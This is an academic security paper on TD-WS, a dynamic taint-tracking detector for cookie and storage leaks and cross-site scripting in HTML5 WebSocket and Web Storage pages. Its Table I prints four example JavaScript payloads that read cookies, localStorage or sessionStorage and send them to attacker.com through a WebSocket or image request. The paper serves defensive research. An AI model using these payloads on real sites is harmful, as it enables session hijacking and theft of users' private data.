SECURITY AND COMMUNICATION NETWORKS
Security Comm. Networks 2016; **9**:5432–5443
Published online 27 November 2016 in Wiley Online Library (wileyonlinelibrary.com). DOI: 10.1002/sec.1708

RESEARCH ARTICLE

TD-WS: a threat detection tool of WebSocket and Web Storage in HTML5 websites

Junyang Bai[1], Weiping Wang[1]*, Mingming Lu[1], Haodong Wang[2] and Jianxin Wang[1]

[1] School of Information Science and Engineering, Central South University, Changsha, Hunan 410083, China
[2] Department of Electrical Engineering and Computer Science, Cleveland State University, Cleveland, OH 44115, U.S.A.

ABSTRACT

The new features of HTML5 greatly increase the convenience for both web developers and users, but they also bring new security threats. Although the web-security community has started to analyze the security threats brought by HTML5, little has been performed to address the security threats for the client-side applications. This paper studies security issues of two popular client-side primitives: WebSocket and Web Storage. The security threats concerned in this paper are private information stealth through WebSocket and cross-site scripting vulnerabilities caused by lacking of sanitization for WebSocket messages and Web Storage data. We analyze the unsafe data flows of these two HTML5 primitives in detail. Based on that, we present a threat detection tool called TD-WS, which can automatically detect the privacy leaks and the cross-site scripting vulnerabilities in WebSocket and Web Storage applications. The results show that TD-WS effectively detects the security threats of WebSocket and Web Storage applications. Copyright © 2016 John Wiley & Sons, Ltd.

KEYWORDS
HTML5 WebSocket; Web Storage; JavaScript taint tracking; privacy; cross-site scripting

***Correspondence**
Weiping Wang, School of Information Science and Engineering, Central South University, Changsha, Hunan 410083, China.
E-mail: wpwang@csu.edu.cn

1. INTRODUCTION

Since the release of the stable HTML5 Recommendation, HTML5 has been supported by all major browsers (Chrome, Safari, Firefox, Opera, and Internet Explorer) cross a variety of devices ranging from desktop PCs to smartphones.

HTML5 offers a number of new syntactic features in HTML, Cascading Style Sheets (CSS) and JavaScript Application Programming Interfaces (APIs). First, a few new elements, including audio, video, and canvas, are added in HTML5. Second, a whole lot of modules and profiles are introduced in the latest CSS3. These extensions make developers create beautiful, high-quality solutions with ease. Third, the new additions of many powerful JavaScript APIs, such as WebSocket, Web Workers, and Web Storage, provide many awesome solutions for the persistent two-way communications, the parallel JavaScript execution environment, and the persistent data storage.

While the aforementioned new HTML5 features enhance the user experience, they unfortunately introduce new security issues, such as security threats of CSS3 [1,2], WebSocket [3], Web Storage [4], postMessage [5,6], WebRTC [7], and AppCache [8]. Among them, WebSocket and Web Storage are vulnerable to more severe security threats, such as the sensitive data exfiltration and the script injection.

Studies showed that HTML5 security has drawn increasing attention. Schneider [3] reported a new cross-site hijacking vulnerability caused by lacking of the effective origin validation in the WebSocket server. However, little has been performed to address the security threats of the WebSocket client applications. Although Trivero [4] pointed out the new security issues, like injection attacks and cross-directory attacks, introduced by Web Storage, he did not suggest any detection method and solution. In this work, we focus on security issues of client-side WebSocket and Web Storage. In particular, we aim to detect privacy leaks and cross-site scripting (XSS) vulnerabilities. While prior researches [9–13] studied the similar security issues, no work has been performed for the WebSocket and the Web Storage applications.

This paper proposes Threat Detector for WebSocket and Web Storage (TD-WS), a dynamic taint tracking-based threat detector for WebSocket and Web Storage. TD-WS tracks the unsafe data flows and detects potential

Copyright © 2016 John Wiley & Sons, Ltd.

privacy leaks and XSS vulnerabilities in the client-side WebSocket and Web Storage applications.

The contributions of this paper are summarized as follows:

(1) We conduct an in-depth threat analysis of the client-side applications using two HTML5 primitives: WebSocket and Web Storage. We present the security and privacy implications in these two primitives and summarize all possible unsafe data flows.
(2) We design and implement a threat detector, TD-WS, to detect privacy leaks and XSS vulnerabilities of HTML5 web applications. TD-WS first crawls the websites and collects the web pages using the WebSocket or the Web Storage primitives and then performs the dynamic data tainting method to track the unsafe JavaScript data flows. Any presence of the private information or untrusted user input at the security critical APIs will be reported.
(3) We perform a comprehensive evaluation for the proposed TD-WS. First, we apply TD-WS on 16 synthetic web pages that cover all discussed unsafe data flows to verify the correctness. Second, we test TD-WS on the Alexa Top 500 sites in China. Among the 47 396 pages crawled, which include 1271 WebSocket pages and 18 381 Web Storage pages, 12 are detected having XSS vulnerabilities.

The remainder of this paper is organized as follows. In Section 2, we systematically analyze the security issues of the client-side WebSocket and Web Storage. Section 3 summarizes all unsafe data flows related to these two HTML5 primitives. Section 4 discusses the design and implementation of TD-WS. In Section 5, we evaluate the effectiveness of TD-WS. Section 6 discusses related work, and Section 7 gives conclusion.

2. SECURITY ANALYSIS

In this section, we systematically analyze the security threats of two HTML5 primitives, the client-side WebSocket and Web Storage, which consist of a number of JavaScript APIs. These APIs are available to any client-side script embedded in web pages, either directly coming from the trusted website owner, or being integrated from a less trusted third-party service provider, such as web tracking and online advertisements. The primitives, however, also contain the security threats that allow the attackers to directly steal the user private information or inject malicious scripts.

The attacker model considered in this paper has two significant capabilities. First, the attacker can manipulate her own malicious websites. Second, the attacker can exploit the XSS vulnerabilities or provide the malicious gadgets to inject the scripts into other websites. Besides, the attacker does not have any other abilities, such as sniff or alter contents in the network.

We use four malicious JavaScript code snippets, as shown in Table I, to analyze how the attacker steals the victim's private data in the following subsections.

2.1. Client-side WebSocket privacy leaks (M1)

HTML5 WebSocket provides a mechanism for bidirectional communications over the socket-type connections between the web client and the server. As defined in RFC6455 [14], the WebSocket protocol provides two basic URI schemes ("ws" for unencrypted WebSocket connections and "wss" for encrypted WebSocket connections).

As shown in Figure 1, the WebSocket client's opening handshake is an HTTP upgrade request. When the WebSocket server receives the client's handshake, it returns a WebSocket handshake response with the status code 101 if it wishes to accept the connection from the client. The "Origin" header field in the client's handshake indicates the origin of the script establishing the WebSocket connection. The server uses this information to validate the origin and determine whether accept or deny the incoming connection. The client uses the additional header field "Sec-WebSocket-Accept" to verify the legitimate WebSocket server and prevent the potential forged connections from the attackers.

The security mechanism of the authentication and the data encryption described earlier, however, cannot prevent the attackers from abusing WebSocket APIs to steal the private user data. In addition, because developers often ignore sanitization for untrusted user inputs, web applications are often vulnerable to XSS attacks. We will discuss the details in the following.

The same-origin policy does not limit the WebSocket APIs and allows the cross-domain communications. Thus, attackers can easily use the send() method to steal the cookies or other sensitive data. As the data are sent through the WebSocket, the traditional HTTP-based firewall may fail to detect these new privacy thefts.

Figure 2 shows a realistic attack scenario. The attacker uses the WebSocket to steal the victim's privacy. First, the attacker injects M1 into the web page A. The content of M1 is shown in Table I, which is to read the cookie and send it to the attacker. When the victim visits A, the victim's browser will execute M1 and send the cookie to the attacker.

2.2. Client-side WebSocket cross-site scripting (M2)

WebSocket applications are often used to send and receive messages between the client and server. When neither the client nor the server sanitizes the messages, unsafe

Table I. Malicious JavaScript code snippets.

Malicious scripts	Contents
M1	<scirpt> var cookie = document.cookie; var ws = new WebSocket("ws://attacker.com:12345"); ws.send(cookie); </scirpt>
M2	<scirpt> var cookie = document.cookie; var img = new Image(); img.src = "http://attacker.com/cookie=" + cookie; </scirpt>
M3	<scirpt> var i = 0; var str = ""; while (localStorage.key(i) != null) { var key = localStorage.key(i); str += key + ": " + localStorage.getItem(key); i++; } var img = new Image(); img.src = "http://attacker.com/localStorageData=" + str; </scirpt>
M4	<scirpt> var i = 0; var str = ""; while (sessionStorage.key(i) != null) { var key = sessionStorage.key(i); str += key + ": " + sessionStorage.getItem(key); i++; } (new Image()).src = "http://attacker.com/sessionStorageData=" + str; </scirpt>

Document Object Model (DOM) [15] APIs maybe directly write the untrusted user input into the web pages, which results in the XSS attacks. The unsafe DOM APIs, such as document.write() and eval(), may execute the malicious scripts contained in the untrusted input when the HTML tags and their attributes are parsed.

For exposition, we introduce a vulnerable chat application, which uses the WebSocket APIs to push the messages between the users. Both the client-side scripts and the backend server are lacking of sanitizations for the messages. When the messages are directly written into the DOM for displaying the contents of chat history, the user may suffer from script injection attacks like XSS.


Figure 3 describes how the attacker steals the victim's cookie in the WebSocket application described earlier. Both the victim and the attacker log in the chat application, the attacker sends a crafted malicious message M2 (shown in Table I, which is to read the cookie and sent it to the attacker) to the victim, when the victim receives M2. The victim's browser will insert M2 into the DOM and execute the malicious scripts; thus, the victim's cookie leaks to the attacker.

2.3. Web Storage data leaks (M3)

HTML5 Web Storage [16] allows web browsers to store data at the client-side and thus reduces the pressure of the data storage at the server-side.

Web Storage and cookies are two similar client-side data storage solutions. The cookie mechanism has an HTTP header field "HTTPOnly" that can be set by the web server to prevent the client-side scripts from reading the cookies. However, the Web Storage is accessible through JavaScript in the same domain, which indicates that the Web Storage may be vulnerable to the XSS attacks. Attackers can easily manipulate the Web Storage data.

Figure 4 shows how the attacker steals the victim's localStorage data. First, the attacker injects malicious script M3 (shown in Table I, can read localStorage data and send it to the attacker) into web page A. When the victim visits A, the victim's browser executes M3 and sends the localStorage data to the attacker.



```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key:
dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Version: 13
```

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept:
s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
```

①WebSocket Handshake Request
1. WebSocket Handshake(HTTP)
②WebSocket Handshake Response
WebSocket Client
(Web Browser)
WebSocket Server
(Web Server)
③WebSocket Data
2. WebSocket Data Transfer(WebSocket)
④WebSocket Data

Figure 1. Working process of WebSocket protocol.



②visits A
①injects M1 into A
Webpage A
③returns A
(contains M1)
Victim
Attacker
④the victim's browser executes M1 and sends
the cookie to the attacker through WebSocket

Figure 2. Attack scenario of stealing privacy via WebSocket.




Figure 3. Attack scenario of WebSocket cross-site scripting.



②visits A
①injects M3 to A
Webpage A
③returns A
(contains M3)
Victim
Attacker
④the victim's browser executes M3 and
sends the localStorage data to the attacker

Figure 4. Attack scenario of stealing Web Storage data.

2.4. Web Storage cross-site scripting (M4)

To improve the performance of the client-side operations, web application developers use Web Storage to store megabytes of user data at the client side, such as the entire user-authored documents or the user's mailbox. If the data is not effectively checked by the sanitizer and are directly written into the DOM, serious XSS attacks maybe launched by attackers.

So let us consider a scenario. A client (victim) conducts a keyword search provided by the web server. The web server logs the user's searching keywords in the client-side Web Storage. When the keywords are not sanitized and are directly written into the DOM at the client-side, the user may suffer from the XSS attacks if the keywords contain the malicious code.


As shown in Figure 5, a common example of such XSS attacks. By clicking the malicious URL, the victim receives the searching results. Note that M4 (shown in Table I, is a piece of malicious scripts to read the victim's sessionStorage data and send them to the attacker) will be stored in the localStorage. When the contents of the localStorage are written into the DOM for displaying the history records, the victim's browser executes the malicious code M4; thus, the sessionStorage data leaks.

3. UNSAFE DATA FLOWS

As described in Section 2, the client-side WebSocket and Web Storage are vulnerable to four kinds of security threats: WebSocket privacy leaks, WebSocket XSS, Web Storage data leaks, and Web Storage XSS, denoted as types A, B, C, and D. Figure 6 summarizes the detailed unsafe data flows from the sensitive data sources to the security critical APIs.

Figure 6(a) shows the unsafe data flows of types A and C. Data flow $1 \rightarrow 4$ is considered type A. As the value of sensitive JavaScript variable is directly transmitted to the attacker through the WebSocket. Data flow $1 \rightarrow 3 \rightarrow 4$ is also type A, but the sensitive data is indirectly transmitted to the attacker via various operations.

Similarly, type C data flows have the direct and indirect ways to leak the Web Storage data to the attacker. Data flows of $2 \rightarrow 4$ and $2 \rightarrow 5$ are examples of direct data leaks,



②clicks the malicious URL
Http://a.com/search?value=M4
Web Server
③returns the search result
①sends a malicious URL (contains M4)
Http://a.com/search?value=M4
Victim
④the victim's browser logs the search history in the localStorage, writes M4 into DOM, executes M4 and sends the sessionStorage data to the attacker
Attacker

Figure 5. Attack scenario of Web Storage cross-site scripting.




Figure 6. Unsafe data flows.

and data flows of 2 → 3 → 4 and 2 → 3 → 5 are examples of indirect data leaks.

Figure 6(a) also includes other privacy transmission channels (1 → 5 or 1 → 3 → 5). We refer this kind of unsafe data flow as type E.

Figure 6(b) shows the unsafe data flow of types B and D. Type B data flows may come from the received WebSocket messages and flow into the security critical APIs (8 → 11 and 8 → 10 → 11).

Type D data flows may come from the Web Storage data and flows into the unsafe APIs (9 → 11 and 9 → 10 → 11).

4. DESIGN AND IMPLEMENTATION OF TD-WS

In this section, we focus on describing the design and implementation of TD-WS, a threat detection tool for WebSocket and Web Storage web pages.

4.1. Components of TD-WS

TD-WS has three major components: web crawler, JavaScript extractor, and threat detector. For reference, the relationships between the components are summarized in Figure 7. We briefly discuss the core components in TD-WS. As shown in Figure 7, the web crawler first downloads the entire website to local file system. We use a free tool, HTTrack, as the web crawling engine in TD-WS. HTTrack can keep the original site's relative link structure. Then the JavaScript extractor uses specific regex patterns to collect WebSocket and Web Storage web pages. After the regular expression matching, the threat detector uses dynamic taint tracking to rewrite JavaScript code and dynamically executes the rewritten JavaScript in web browser, and generates bug report for the website.

4.2. Web crawler

We use a free tool HTTrack as the web crawler in TD-WS and set a series of configurable options for HTTrack, to meet our performance requirements. We set "Scan Rules" to "+*.js -*.jpg -*.jpeg", thus HTTrack only downloads relevant resources (JavaScript and HTML resources) to save the crawling time. Besides, we set "maximum external depth" to "2". The reason is this setting yields sufficient number of pages for testing. After it downloads the website, TD-WS uses the JavaScript extractor to collect the WebSocket and the Web Storage pages.

4.3. JavaScript extractor

TD-WS uses the JavaScript extractor to refine the Web Storage and the WebSocket pages from the downloaded web pages. The JavaScript extractor consists of two parts: the Web Storage extractor and the WebSocket extractor. Both of them use regex patterns to match the specific JavaScript strings in HTML and JavaScript files from the crawled website resources, like "localStorage", "sessionStorage", and "WebSocket". Normally, there are three ways to embed JavaScript in HTML pages: from external files, between SCRIPT tags, and inline in the HTML. TD-WS only matches the specific JavaScript strings in the first way and the second way. Once the extractor matches these characteristics strings, it returns the matching HTML files to the threat detector.

4.4. Threat detector

The current dynamic taint tracking mechanisms are mostly implemented in the browser's JavaScript engine [17–20] and therefore have a strong dependence on the browsers and the JavaScript engines, which have the poor maintainability and scalability. Because of the earlier concerns, we adopt JavaScript Taint Analysis (JSTA), a stand-alone code rewrite tool developed in our previous work [21], as the data tainting mechanism in TD-WS.

JSTA's code rewrite is based on abstract syntax tree (AST) transformation. The rewrite procedure consists of the following steps: First, JSTA parses the JavaScript codes to an AST. Then it transforms the AST to a new AST




Figure 7. Architecture for TD-WS.

according to our predefined rewrite rules, which contain series policies for source tainting, taint propagation, and taint detection. At the end, JSTA generates the traceable code from the new AST. The rewritten traceable code has the ability of tracking taint during the JavaScript execution.

As stated in Section 3, the security threat detection of the WebSocket pages and the Web Storage pages can be formalized as taint tracking problems. Information flow security for programming languages [22] has been studied for decades, lots of static and dynamic or hybrid analysis techniques are proposed. Taint analysis detects flows of data that violate program integrity. Several important security vulnerabilities can be identified using taint analysis [23–27]. So we use taint analysis to detect these four types of unsafe JavaScript data flows.

The basic idea of the TD-WS is stemming from the concept of dynamic data tainting, which can be used to track potential unsafe data flows from the sensitive information (called sources) to the security critical APIs (called sinks). First, the threat detector marks the source's sensitive data as tainted and then propagates the tainted tag during the JavaScript code execution, finally detects the tainted tag at the sinks. As the unsafe JavaScript code executes, the tainted data may appear in the data flows from the sources to the sinks. The threat detector is deployed at the sinks to monitor the data flows. Once any tainted data is detected, various actions, such as logging, warning, and execution termination can be performed.

(1) Sources tainting

Source tainting is performed by our JSTA tool. JSTA uses two tags, "P" and "U", to taint data. Tag "P" is used for private data, and tag "U" is used for untrusted data, which contain the contents susceptible of being crafted by attackers. As shown in Table II, document.cookie and document.domain are tainted as "P", document.URL and document.referer are tainted as "U". We add two new sources into JSTA, WebSocket messages and Web Storage data. WebSocket messages are tainted as "U", because these messages come from untrusted user input and may contain malicious code. Web Storage data are tainted as both "P" and "U".

(2) Taint tracking

While JSTA is rewriting the JavaScript code, the taint tracking is arranged so that tainted data are spread upon the JavaScript basic operations (assignment operator, binary operator, ternary operator, and function calls) and the control statements. As shown in Figure 6, tainted data may be spread at nodes 3 and 10 because of the statements having data dependencies on tainted data. JSTA ensures the taint tracking for both direct and indirect data dependencies.

Based on our observation, we find that most XSS data flows can be described as the tainted data directly flows into the sinks without any sanitization or validation. Thus, we provide a conservative approach to track the XSS data flows and add it to JSTA. Our approach treats the sanitized data flows as the safe flows and the unsanitized data flow as the XSS data flows. Usually, the XSS sanitization and validation are built on some regex-based string functions, such as String.match, String.replace, and String.search. If any tainted data with the tag "U" flows into these string functions, our approach will remove the tainted tag "U".

(3) Taint detection

Until now, we discuss the source tainting and taint tracking in the earlier, the next step in TD-WS is to detect the tainted tags at the sinks.

For types A and C flows, the sinks are security critical APIs of the data transmission. Thus, TD-WS checks the tainted tags of every string parameter of these APIs and prevents the sensitive information from being leaked. If any parameter is tainted with ''P" and is to be sent to a third-party website, TD-WS will report privacy leaks. In particular, TD-WS treats the send() method of the WebSocket as a sink.

For types B and D flows, the sinks are the unsafe DOM APIs. These APIs are invoked to perform the DOM operations that mix the script code and the data. The operations are vulnerable to the script injection attacks. Therefore, TD-WS also checks the tainted tags of string parameters of the DOM APIs. If any parameter has an untrusted tag "U", TD-WS will report an XSS warning. Detection rules of the sinks are summarized in Table III.

(4) Bug Report

TD-WS automatically tests the web applications by executing the rewritten HTML and JavaScript files in the local web browser and checking if the malicious scripts are executed.

5. EXPERIMENTAL RESULTS

To evaluate the integrity and the effectiveness of TD-WS, we perform experiments on both the synthetic data flow tests and the real websites. We prepare 16 test cases (as detailed described in Table IV) covering all unsafe data flows shown in Figure 6. Note that a regular expression-based sanitization is used in several test cases (nos. 11, 12, 15, and 16).

We compare TD-WS with eight web application vulnerability scanners, including five popular free tools (W3af, xsser, Fiddler, BurpSuite, Xenotix), and three powerful commercial scanners such as Acunetix Web Vulnerability Scanner, Minded Security DOMinator, and IBM Rational AppScan. These tools are the most powerful scanners for security researchers to find bugs in the web applications, including the sensitive data leaks and the XSS vulnerabilities. From the results (shown in Table V), we can see that TD-WS performs better than the other scanners, including 100% coverage on our synthetic tests. Thus, TD-WS can effectively detect more security vulnerabilities of privacy

Table II. Sources of taint values.

Object	Tainted properties	Description	Tainted tag
Document	cookie	The cookies of the document	P
	domain	The domain name of server	P
	lastModified	The last modified time of document	P
	referrer	The URL of the document that loaded the current document	P, U
	title	The title of the document	P
	URL	The full URL of the HTML document	P, U
Location	hash	The anchor part (#) of a URL	P, U
	host	The hostname and port number of a URL	P
	hostname	The hostname of a URL	P
	href	The entire URL	P
	pathname	The path name of a URL	P
	port	The port number of a URL	P
	protocol	The protocol of a URL	P
	search	The querystring part of a URL	P, U
WebSocket	onmessage()	Received WebSocket messages	U
Web Storage	getItem()	Web Storage data	P, U

Table III. Detection rules of sinks.

Sinks	Detection rules
WebSocket.send(s)	If(Tag(s) = "P" && ToThirdParty = True) Warn("Privacy Leaks!")
Iframe.src = s, Image.src = s	If(Tag(s) = "P" && ToThirdParty = True) Warn("Privacy Leaks!")
Document.write(s)	If(Tag(s) = "U") Warn("XSS!")
Document.writeln(s)	If(Tag(s) = "U") Warn("XSS!")
Eval(s)	If(Tag(s) = "U") Warn("XSS!")
Element.innerHTML = s	If(Tag(s) = "U") Warn("XSS!")
Element.outerHTML = s	If(Tag(s) = "U") Warn("XSS!")

Table IV. Specification of test cases.

Security issues	Description				
Privacy leaks	ID	Data flow	Tainted source	Propagate?	Sink
	1	$1 \rightarrow 4$	Document.cookie	×	WebSocket.send
	2	$1 \rightarrow 3 \rightarrow 4$	Document.cookie	√	WebSocket.send
	3	$1 \rightarrow 5$	Document.cookie	×	Image.src
	4	$1 \rightarrow 3 \rightarrow 5$	Document.cookie	√	Image.src
	5	$2 \rightarrow 4$	Web Storage data	×	WebSocket.send
	6	$2 \rightarrow 3 \rightarrow 4$	Web Storage data	√	WebSocket.send
	7	$2 \rightarrow 5$	Web Storage data	×	Image.src
	8	$2 \rightarrow 3 \rightarrow 5$	Web Storage data	√	Image.src
XSS	ID	Data flow	Tainted source	Sanitize?	Sink
	9	$8 \rightarrow 11$	WebSocket message	×	document.write
	10	$8 \rightarrow 10 \rightarrow 11$	WebSocket message	×	document.write
	11	$8 \rightarrow 11$	WebSocket message	√	document.write
	12	$8 \rightarrow 10 \rightarrow 11$	WebSocket message	√	document.write
	13	$9 \rightarrow 11$	Web Storage data	×	document.write
	14	$9 \rightarrow 10 \rightarrow 11$	Web Storage data	×	document.write
	15	$9 \rightarrow 11$	Web Storage data	√	document.write
	16	$9 \rightarrow 10 \rightarrow 11$	Web Storage data	√	document.write

XSS, cross-site scripting.

Table V. Comparison of TD-WS and other detection tools.

ID	Detection results of web security tools								
	W3af	xsser	Fiddler	BurpSuite	Xenotix	WVS	DOMinator	AppScan	TD-WS
1	×	×	×	×	×	×	×	×	√
2	×	×	×	×	×	×	×	×	√
3	×	×	×	×	×	×	×	×	√
4	×	×	×	×	×	×	×	×	√
5	×	×	×	×	×	×	×	×	√
6	×	×	×	×	×	×	×	×	√
7	×	×	×	×	×	×	×	×	√
8	×	×	×	×	×	×	×	×	√
9	×	×	×	×	×	×	√	√	√
10	×	×	×	×	×	×	√	√	√
11	×	×	×	×	×	×	√	√	√
12	×	×	×	×	×	×	√	√	√
13	×	×	×	×	√	√	√	×	√
14	×	×	×	×	√	√	√	×	√
15	×	×	×	×	√	√	√	×	√
16	×	×	×	×	√	√	√	×	√

WVS, Web Vulnerability Scanner.

leaks and XSS in the WebSocket and the Web Storage websites.

We also test TD-WS on the real websites. The test data are obtained from Alexa top 500 Chinese websites. We analyze a total of 47 396 pages from the 500 domains. Among them, 19 domains (with a total of 1271 pages) contain the WebSocket primitives and 171 domains (with a total of 18 318 pages) contain the Web Storage primitives. By using TD-WS, we find one WebSocket XSS vulnerability and 11 Web Storage XSS vulnerabilities. The detection results are shown in Table VI. No websites are detected having the privacy leaks.

We verified these 12 vulnerabilities manually and successfully exploited 4 of them to steal user's secret tokens (cookies as in our experiment). The other 8 cannot be exploited because of Web Application Firewall has been deployed to protect against XSS attacks. Nevertheless, we can alter the DOM structure of the web page at the client-side.

6. RELATED WORK

Members of the web-security community have granted many attention to the security threats in the HTML5 web applications. These security researches mainly focus on two security issues. First, attackers may abuse the HTML5 primitives to launch various attacks. Recently, Heiderich *et al.* [1] found scriptless attack, which abuse the CSS3 animation and the inactive Scalable Vector Graphics to perform browsing history sniffing. Kotcher *et al.* [2] demonstrated that timing attacks based on CSS3 filters and shaders can be launched to steal user's sensitive data. Tian *et al.* [7] studied the security risks introduced by HTML5 WebRTC. The screen sharing API may be abused to exploit same-origin policy and launch cross-site request forgery, information stealing, and history-sniffing attacks. Lee *et al.* [8] pointed out that attackers can use HTML5 AppCache to identify the status of the URLs, resulting in the privacy leaks.

Second, the web content sanitization and validation are often ignored by HTML5 web developers. Researchers [5] pointed out Facebook Connect and Google Friend Connect layered on HTML5 postMessage fail to validate the origin of the messages and thus are vulnerable to the man-in-the-middle attacks. Son *et al.* [6] found that 84 out of the Alexa Top 10 000 websites are either missing or incorrect performing the origin checks, which led to potential XSS and code injection attacks. While the earlier studies examined the security issues of several HTML5 primitives, WebSocket and Web Storage were not considered. Our work fills this gap and provides the comprehensive security analysis of these two primitives.

Researches also focus on the HTML5 security on mobile systems. Jin *et al.* [28] conducted a systematic study on the security risks in the hybrid mobile applications. They found that the HTML5-based applications developed with the PhoneGap framework is vulnerable to the code injection attacks. They implemented a detection tool based on the static JavaScript analysis and found 478 applications are vulnerable. DeFreez *et al.* [29] used a lightweight static analysis to automatically find the XSS and other vulnerabilities in the Firefox Operating System applications. However, these works only investigated the script injection attacks from the external or internal channels (such as Wi-Fi and SMS) of the mobile devices, but did not consider the channels in HTML5 primitives.

Various static and dynamic techniques are proposed in the information flow security analysis for JavaScript. Vogt *et al.* [10] first introduced a hybrid information flow

Table VI. Detection results of real websites.

